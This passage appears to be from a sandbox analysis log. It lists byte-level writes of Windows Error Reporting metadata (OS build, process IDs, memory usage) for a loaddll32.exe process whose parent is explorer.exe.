C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 35 00 39 00 32 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>5920</Pid>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	1002	72	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>loaddll32.exe</ImageName>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	1074	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	1078	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	1082	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	1172	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	1176	2	09 00		success or wait	2	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	1180	42	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 39 00 33 00 32 00 37 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>9327</Uptime>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	1222	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	1226	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	1230	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404 ">1</Wow64>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	1312	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	1316	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	1320	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	1372	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	1376	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	1380	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	1424	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	1428	2	09 00		success or wait	3	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	1434	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 33 00 36 00 36 00 34 00 36 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>82366464</PeakVirtualSize>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	1520	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	1524	2	09 00		success or wait	3	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	1530	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 33 00 35 00 38 00 32 00 37 00 32 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>82358272</VirtualSize>	success or wait	1	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	1600	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	1604	2	09 00		success or wait	3	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	1610	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 32 00 30 00 33 00 31 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>2031</PageFaultCount>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	1684	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	1688	2	09 00		success or wait	3	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	1694	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 35 00 38 00 31 00 36 00 39 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>7581696</PeakWorkingSetSize>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	1790	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	1794	2	09 00		success or wait	3	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	1800	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 35 00 36 00 39 00 34 00 30 00 38 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>7569408</WorkingSetSize>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	1880	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	1884	2	09 00		success or wait	3	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	1890	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 38 00 33 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>158328</QuotaPeakPagedPoolUsage>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2004	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2008	2	09 00		success or wait	3	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2014	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 38 00 31 00 36 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>158160</QuotaPagedPoolUsage>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2112	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2116	2	09 00		success or wait	3	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2122	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 32 00 32 00 38 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>22288</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2246	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2250	2	09 00		success or wait	3	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2256	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 31 00 39 00 33 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>21936</QuotaNonPagedPoolUsage>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2364	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2368	2	09 00		success or wait	3	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2374	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 36 00 38 00 37 00 36 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>1568768</PagefileUsage>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2450	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2454	2	09 00		success or wait	3	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2460	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 37 00 36 00 39 00 36 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>157696 0</PeakPagefileUsage>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2552	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2556	2	09 00		success or wait	3	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2562	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 36 00 38 00 37 00 36 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>1568768</PrivateUsage>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2634	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2638	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2642	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2688	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2692	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2696	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2726	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2730	2	09 00		success or wait	3	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2736	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2776	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2780	2	09 00		success or wait	4	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2788	30	3c 00 50 00 69 00 64 00 3e 00 33 00 36 00 31 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3616</Pid>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2818	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2822	2	09 00		success or wait	4	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2830	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2900	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2904	2	09 00		success or wait	4	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2912	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	3002	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	3006	2	09 00		success or wait	4	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	3014	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 33 00 39 00 33 00 35 00 33 00 31 00 32 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>3935312</Uptime>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	3062	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	3066	2	09 00		success or wait	4	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	3074	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	3152	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	3156	2	09 00		success or wait	4	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	3164	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	3216	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	3220	2	09 00		success or wait	4	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	3228	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	3272	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	3276	2	09 00		success or wait	5	6DBD497A	unknown
